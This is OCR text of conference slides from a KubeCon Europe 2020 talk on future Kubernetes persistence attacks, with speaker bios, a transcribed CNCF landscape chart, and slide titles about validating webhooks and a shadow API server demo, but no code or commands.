ADVANCED PERSISTENCE THREATS


The Future of Kubernetes Attacks

@IanColdwater
@bradgeesaman

- Ian Coldwater is a Lead Platform Security Engineer at Salesforce, who specializes in hacking and hardening Kubernetes, containers and cloud infrastructure.

- Brad Geesaman is the co-founder of Darkbit, who helps clients improve the security of their clusters in cloud-native environments.

EARLY K8S ARCHITECTURE



@IanColdwater
@bradgeesaman

CNCF Cloud Native Landscape
2020-07-22T00:26:44Z c291757

Overwhelmed? Please see the CNCF Trail Map. That and the interactive landscape are at l.cncf.io

Greyed logos are not open source

App Definition and Development

Database

CNCF Graduated: Vitess

CNCF Incubating: KV

Streaming & Messaging

CNCF Incubating: cloudevents, NATS

Application Definition & Image Build

CNCF Graduated: HELM

CNCF Incubating: Operator Framework

Continuous Integration & Delivery

CNCF Incubating: argo

Orchestration & Management

Scheduling & Orchestration

CNCF Graduated: kubernetes

Coordination & Service Discovery

CNCF Graduated: CoreDNS

CNCF Incubating: etcd

Remote Procedure Call

CNCF Incubating: gRPC

Service Proxy

CNCF Graduated: envoy

CNCF Incubating: CONTOUR

API Gateway

Service Mesh

CNCF Incubating: LINKERD

Runtime

Cloud Native Storage

CNCF Incubating: ROOK

Container Runtime

CNCF Graduated: containerd

CNCF Incubating: cri-o

Cloud Native Network

CNCF Incubating: CNI

Provisioning

Automation & Configuration

Container Registry

CNCF Graduated: HARBOR

CNCF Incubating: Dragonfly

Security & Compliance

CNCF Graduated: TUF

CNCF Incubating: Falco, Notary, Open Policy Agent

Key Management

CNCF Incubating: spiffe, SPIRE

Platform

Certified Kubernetes - Distribution

Certified Kubernetes - Hosted

Certified Kubernetes - Installer

PaaS/Container Service

Observability and Analysis

Monitoring

CNCF Graduated: Prometheus

Logging

CNCF Graduated: fluentd


Tracing

CNCF Graduated: JAEGER

CNCF Incubating: OPENTRACING

Chaos Engineering

Serverless




Special

Kubernetes Certified Service Provider

Kubernetes Training Partner

Members



CLOUD NATIVE Landscape
CLOUD NATIVE COMPUTING FOUNDATION
Redpoint Amplify PARTNERS

l.cncf.io

This landscape is intended as a map through the previously uncharted terrain of cloud native technologies. There are many routes to deploying a cloud native application, with CNCF Projects representing a particularly well-traveled path.

K8S COMES AT YOU FAST

KubeCon CloudNativeCon Europe 2020 Virtual

@IanColdwater
@bradgeesaman


LOOKING FORWARD

KubeCon CloudNativeCon Europe 2020 Virtual

@IanColdwater
@bradgeesaman

GOALS

What might an attacker want to do?



@IanColdwater
@bradgeesaman

goose.game

DEMO


KubeCon CloudNativeCon Europe 2020 Virtual

Tapping into the API Server Data Flow

@IanColdwater
@bradgeesaman


VALIDATING WEBHOOKS

KubeCon CloudNativeCon Europe 2020 Virtual



@IanColdwater
@bradgeesaman

VALIDATING WEBHONKS



@IanColdwater
@bradgeesaman


TERMINAL BURCHARDKAI
Hapag-Lloyd
HOUSTON EXPRESS
HAMBURG


DEMO

Shadow API Server

KubeCon CloudNativeCon Europe 2020 Virtual

